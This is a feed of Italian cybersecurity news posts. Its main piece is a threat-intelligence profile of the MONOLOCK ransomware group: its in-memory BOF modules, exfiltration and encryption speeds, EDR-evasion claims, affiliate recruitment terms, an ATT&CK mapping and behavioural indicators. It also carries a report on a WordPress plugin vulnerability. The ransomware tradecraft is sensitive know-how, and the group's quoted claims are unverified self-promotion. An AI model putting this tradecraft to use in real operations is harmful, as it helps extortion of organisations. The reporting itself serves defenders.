MONOLOCK si definisce un’organizzazione apolitica specializzata nello sviluppo di toolkit per campagne ransomware completamente automatizzate, con una struttura modulare basata su BOF (Beacon Object File) e payload caricati direttamente in memoria.
Fin qui potrebbe sembrare un gruppo come tanti. Ma la svolta arriva quando dichiara quello che non farà:
- Nessun leak site
- Nessun affiliate panel
- Nessuna vetrina pubblica delle vittime
- Nessun hosting di builder o decryptor tramite server dedicati
Il motivo? La loro priorità è l’OPSEC, sia per sé stessi che per gli affiliati. Criticano apertamente i leak site: secondo MONOLOCK, la pubblicazione dei nomi delle vittime riduce la probabilità di pagamento, distrugge la reputazione anche in caso di riscatto e attira troppo l’attenzione delle forze dell’ordine. È una scelta controcorrente — e proprio per questo molto più sofisticata.
Il loro arsenale: moduli BOF e componenti avanzati
MONOLOCK presenta un’intera suite di moduli, tutti realizzati come BOF (Beacon Object File), la tecnologia nativa di Cobalt Strike per eseguire codice direttamente in memoria senza file drop.
- Privilege Escalation: Tecniche senza modificare il registro, senza LOLBins, evitando pattern rilevabili dagli EDR.
- Shadow Copy Wipe: Rimozione delle VSS per impedire qualunque tentativo di recupero locale.
- Anti-Analysis: con controlli avanzati su: debugger, hypervisor, timing anomalies, processi sospetti, delta CPU ciclici. Questi sono dettagli tipici di sviluppatori esperti di malware, non di script kiddie.
- Persistence: scheduled tasks con privilegi SYSTEM e trigger custom.
- MonoSteal Exfiltration Engine: questo è uno dei moduli più importanti che garantisce: esfiltrazione accelerata, compressione live, I/O asincrono, velocità dichiarate fino a 45 MB/s. Un valore altissimo, comparabile — come dicono loro stessi — a StealBit di LockBit. Rimarchevole, considerando che gli esfiltratori RClone-based raramente superano i 5–10 MB/s su link reali.
- MonoLock | Locker: Il ransomware vero e proprio, basato su algoritmo ChaCha20–Salsa20 ibrido con encryption asincrona fino a 276 MB/s dichiarati
- MonoLock | Decrypt: decryptor controllato tramite una chiave privata hex encoded. Questo riduce drasticamente il rischio di “fork” o copie non autorizzate. È un sistema quasi “boutique ransomware”.
Nessun leak site, nessun panel: una strategia chirurgica
Alla domanda: “Avete un TOR site? Avete già vittime?”
Rispondono così:
“Hosting extortion updates adds unnecessary weight.
Vogliamo dare alle aziende la possibilità di recuperare dati e reputazione.”
E soprattutto:
“Un affiliate panel espone builder, decryptor, database affiliati e chiavi. FBI, CERT e ricercatori adorano queste infrastrutture. Non vogliamo offrirgli un bersaglio semplice.”
È una filosofia quasi “da intelligence”.
I loro post mostrano una consapevolezza rara: sanno perché i grandi RaaS sono caduti. E non vogliono fare gli stessi errori.
Reclutamento e IAB: MONOLOCK entra nella fase operativa
MONOLOCK sta cercando:
- affiliati esperti: operatori in grado di muoversi in Active Directory
- inizial access brokers (IAB)
- malware development
E soprattutto: “Non accettiamo script kiddies”. Un messaggio destinato a filtrare affiliati impreparati — strategia usata anche da gruppi come Muliaka e dagli ex Conti Team Two.
Fee iniziale: 500$
Revenue share: 20% fisso
Livello tecnico: molto superiore alla media dei gruppi emergenti
Chi ha sviluppato i moduli BOF ha competenze avanzate:
- conoscenza profonda API di Windows
- red teaming
- uso avanzato di C2
- OPSEC
- design modulare fileless
È probabile che il team provenga da:
- ambienti di pentesting
- gruppi defezionati da altri RaaS
- ex sviluppatori di loader privati
- ecosistemi Cobalt Strike / Sliver
Evasione EDR: la filosofia MONOLOCK
Uno dei passaggi più interessanti — e rari — nella comunicazione di MONOLOCK riguarda il tema dell’evasion EDR.
A differenza di molti gruppi RaaS che millantano “UD totale”, MONOLOCK affronta l’argomento in modo tecnico, quasi professionale, riconoscendo limiti, catena di esecuzione e punti deboli.
Nel loro post dichiarano:
“Our implants beat EDRs, we have tested Windows Defender Endpoint Detection, SentinelOne, Crowdstrike and all of the commercial AVs.”
Un’affermazione forte, ma subito accompagnata da una spiegazione inusuale per trasparenza e precisione tecnica.
Subito dopo, infatti, precisano:
“Since we utilize the BoF implant format, our implant execution is based on the C2 connection, meaning that if the shellcode is detected, there is no pipe through which the implants are being loaded. We offer a shellcode loader […] to mitigate precisely this.”
Questa frase è cruciale.
MONOLOCK sta affermando esplicitamente che:
- il loro stealth non dipende dai moduli BOF, che girano in memoria ed effettivamente sfuggono a molte tecniche EDR
- il vero punto di detection è il loader, ovvero il shellcode che stabilisce la connessione iniziale al C2
E aggiungono:
“Long story short, if the C2 gets a connection, implants will run no matter what.”
In altre parole: se il loader riesce anche solo una volta a passare, il beacon caricherà i BOF e l’intera catena di strumenti diventerà estremamente difficile da rilevare.
Nessuna promessa di undetectable: un approccio insolitamente realistico
Ed è qui che arriva la parte più sorprendente — e per certi versi professionale. Alla domanda su perché non pubblicizzino il loro toolset come “undetectable”, rispondono:
“Why don’t we explicitly mention the ‘UD’ status? We will be straightforward: utilizing UD is a vague expression… it eventually bolds down to each company infrastructure.”
In sintesi:
- Non promettono undetectable totale
- Non spingono marketing ingannevole
- Non usano slogan RaaS tipici (“100% undetectable”)
- Riconoscono che la detection dipende dall’infrastruttura della vittima
- Confermano che la battaglia tecnica è sul loader, non sui BOF
Questo è un livello di autoconsapevolezza molto raro nei gruppi emergenti.
Perché MONOLOCK è estremamente pericoloso
- Attacchi molto più difficili da rilevare: I BOF riducono la superficie rilevabile da EDR/XDR. Dichiarano di poter bypassare: Defender, SentinelOne e CrowdStrike.
- Nessun leak site: le vittime perdono i “segnali esterni”, i ricercatori non hanno visibilità, aumenta l’incertezza e quindi aumentano le probabilità di pagamento.
- Esfiltrazione ultra-veloce: 45 MB/s significa che possono rubare decine di GB in pochi minuti.
- Locker ad alte prestazioni: Sui server moderni ChaCha20/Salsa20 è una scelta perfetta per velocità e stealth.
- OPSec superiore alla media: niente tor, niente panel, niente centralizzazione. Un modello molto più resiliente.
MONOLOCK non è l’ennesimo ransomware “clone”. È un’evoluzione del modello, una forma di ransomware più: silenziosa, professionale, decentralizzata, tecnica.
È l’archetipo del “ransomware boutique”: piccolo team, codice avanzato, visibilità minima, efficienza massima.
Ci aspettiamo che le prime campagne reali emergano presto, probabilmente tramite Initial Access Broker già attivi nel mercato occidentale. E quando inizieranno, non sarà facile accorgersene.
FULL-PACKAGE CTI
([em]Profilo attore[/em], MITRE ATT&CK, TTP previsti, [em]IOC)[/em]
Profilo Attore – MONOLOCK
- Tipo: Ransomware as a Toolkit (RAaT)
- Modello: No leak site, no panel
- Skill: Medio-alte
- Tecnologia: BOF, loader fileless, C2 basati su beacon
- Origine probabile: Europa Est (speculazione basata su linguaggio e pattern)
- Target previsti: aziende con infrastrutture AD, ambienti corporate, PA
MITRE ATT&CK (previsione TTP)
- Inizial Access
- T1078 – Valid Accounts
- T1190 – Vulnerability Exploitation (tramite IAB)
- Execution
- T1047 – WMI
- T1620 – Reflective Code Loading / BOF Execution
- Privilege Escalation
- T1548 – Abuse of Token
- T1068 – Exploitation for PrivEsc
- Persistence
- T1053.005 – Scheduled Task SYSTEM
- Defense Evasion
- T1027 – Obfuscation
- T1497 – Sandbox Evasion
- T1070.006 – Shadow Copy Deletion
- T1112 – Defense Modification Avoidance
- Credential Access
- T1003 – LSASS dump (probabile BOF dedicato)
- Lateral Movement
- T1021 – SMB/RDP
- T1087 – AD Enumeration
- Exfiltration
- T1041 – Exfil via C2
- T1567.002 – Exfil Compressed
- Impact
- T1490 – Stop Recovery
- T1486 – Data Encryption
IOC (comportamentali, non hash)
- Processi anomali
- tasksche.exe → scheduled tasks elevati
- processi con injection reflective loader
- thread ad alta velocità in processi standard (es: svchost)
- Network
- connessioni brevi e intermittenti verso VPS offshore
- pattern di traffico compressi e frammentati
- File system
- cancellazione improvvisa VSS
- attività su path custom della ransom note
L'articolo MONOLOCK: il nuovo gruppo ransomware “silenzioso” che rifiuta leak site e affiliate panel proviene da Red Hot Cyber.
Vulnerabilità critica nel plugin WordPress W3 Total Cache. 430.000 siti a rischio!
Una vulnerabilità critica, CVE-2025-9501, è stata scoperta nel popolare plugin WordPress W3 Total Cache Questa vulnerabilità consente l’esecuzione di comandi PHP arbitrari sul server senza autenticazione. Per eseguire l’attacco, è sufficiente lasciare un commento contenente il payload sulla risorsa vulnerabile.
Il problema riguarda tutte le versioni del plugin precedenti alla 2.8.13 ed è correlato alla funzione _parse_dynamic_mfunc(), che gestisce le chiamate di funzioni dinamiche nei contenuti memorizzati nella cache.
Secondo gli analisti di WPScan, un aggressore può iniettare comandi tramite questa funzione semplicemente pubblicando un commento appositamente creato su un sito web. Lo sfruttamento riuscito del bug conferisce all’aggressore il controllo completo sul sito, consentendogli di eseguire qualsiasi comando sul server.
W3 Total Cache è uno dei plugin di ottimizzazione delle prestazioni di WordPress più popolari, installato su oltre un milione di siti web. Gli sviluppatori del plugin hanno rilasciato una versione patchata, la 2.8.13, il 20 ottobre 2025. Tuttavia, secondo le statistiche di WordPress.org, da allora il plugin è stato scaricato circa 430.000 volte, il che significa che centinaia di migliaia di siti web sono ancora vulnerabili a CVE-2025-9501.
I ricercatori di WPScan hanno sviluppato un exploit proof-of-concept, ma prevedono di pubblicarlo solo il 24 novembre 2025, per dare agli amministratori dei siti web più tempo per aggiornarlo. Questo perché, dopo la pubblicazione di un exploit proof-of-concept, gli aggressori in genere avviano una massiccia ricerca di obiettivi vulnerabili e li attaccano.
Si consiglia agli amministratori del sito di aggiornare W3 Total Cache alla versione 2.8.13 il prima possibile. Se l’aggiornamento non è possibile, è consigliabile disattivare il plugin o adottare misure per impedire che i commenti vengano utilizzati per distribuire payload (ad esempio, disabilitare i commenti sul sito o abilitare la pre-moderazione).
L'articolo Vulnerabilità critica nel plugin WordPress W3 Total Cache. 430.000 siti a rischio! proviene da Red Hot Cyber.
Dipendenti Infedeli: licenziato, rientra in azienda e resetta 2.500 password all’insaputa dell’azienda
📌 Link all'articolo : redhotcyber.com/post/dipendent…
#redhotcyber #news #cybersecurity #hacking #databreaches #dataloss #passwordreset #networksecurity #exemployee #revengehacking #itsecurity #cybercrime #hacked #securitybreach
Dipendenti Infedeli: licenziato, rientra in azienda e resetta 2.500 password all'insaputa dell'azienda
Un appaltatore informatico dell'Ohio si è dichiarato colpevole di aver hackerato la rete del suo ex datore di lavoro causando danni per quasi 1 milione di dollari.Redazione RHC (Red Hot Cyber)
Cybersecurity & cyberwarfare reshared this.
MONOLOCK: il nuovo gruppo ransomware “silenzioso” che rifiuta leak site e affiliate panel
📌 Link all'articolo : redhotcyber.com/post/monolock-…
#redhotcyber #news #cybersecurity #hacking #malware #ransomware #monolock #lockbit #campagneransomware #toolkit #invisibilitàoperativa #strategiedisicurezza #gruppihacker #minimaleprofessionale
MONOLOCK ransomware: il nuovo gruppo stealth senza leak site
Scopri MONOLOCK, il nuovo gruppo ransomware boutique: niente leak site, OPSEC avanzata, BOF in memoria, stealer veloce e locker ChaCha20–Salsa20 contro le aziende.Luca Stivali (Red Hot Cyber)
Cybersecurity & cyberwarfare reshared this.
143 - Il crimine sta usando l’AI in un modo incredibile! - Marco Camisani Calzolari
Il crimine sta usando l’intelligenza artificiale in un modo incredibile! Il punto non è solo che l’IA scrive testi o crea immagini.Web Staff MCC (Marco Camisani Calzolari)
Cybersecurity & cyberwarfare reshared this.
Vulnerabilità critica nel plugin WordPress W3 Total Cache. 430.000 siti a rischio!
📌 Link all'articolo : redhotcyber.com/post/vulnerabi…
#redhotcyber #news #wordpress #vulnerabilita #cybersecurity #hacking #w3totalcache #cve20259501 #php #sicurezzainformatica #infosec #wordpressvulnerabilities #cyberattack #vulnerabilitacritica
Vulnerabilità critica nel plugin WordPress W3 Total Cache. 430.000 siti a rischio!
Scoperta una vulnerabilità critica nel plugin WordPress W3 Total Cache che consente l'esecuzione di comandi PHP arbitrari. Aggiornamento urgente consigliato.Redazione RHC (Red Hot Cyber)
reshared this
Mugita Sokio
in reply to Lorenzo Franceschi-Bicchierai • • •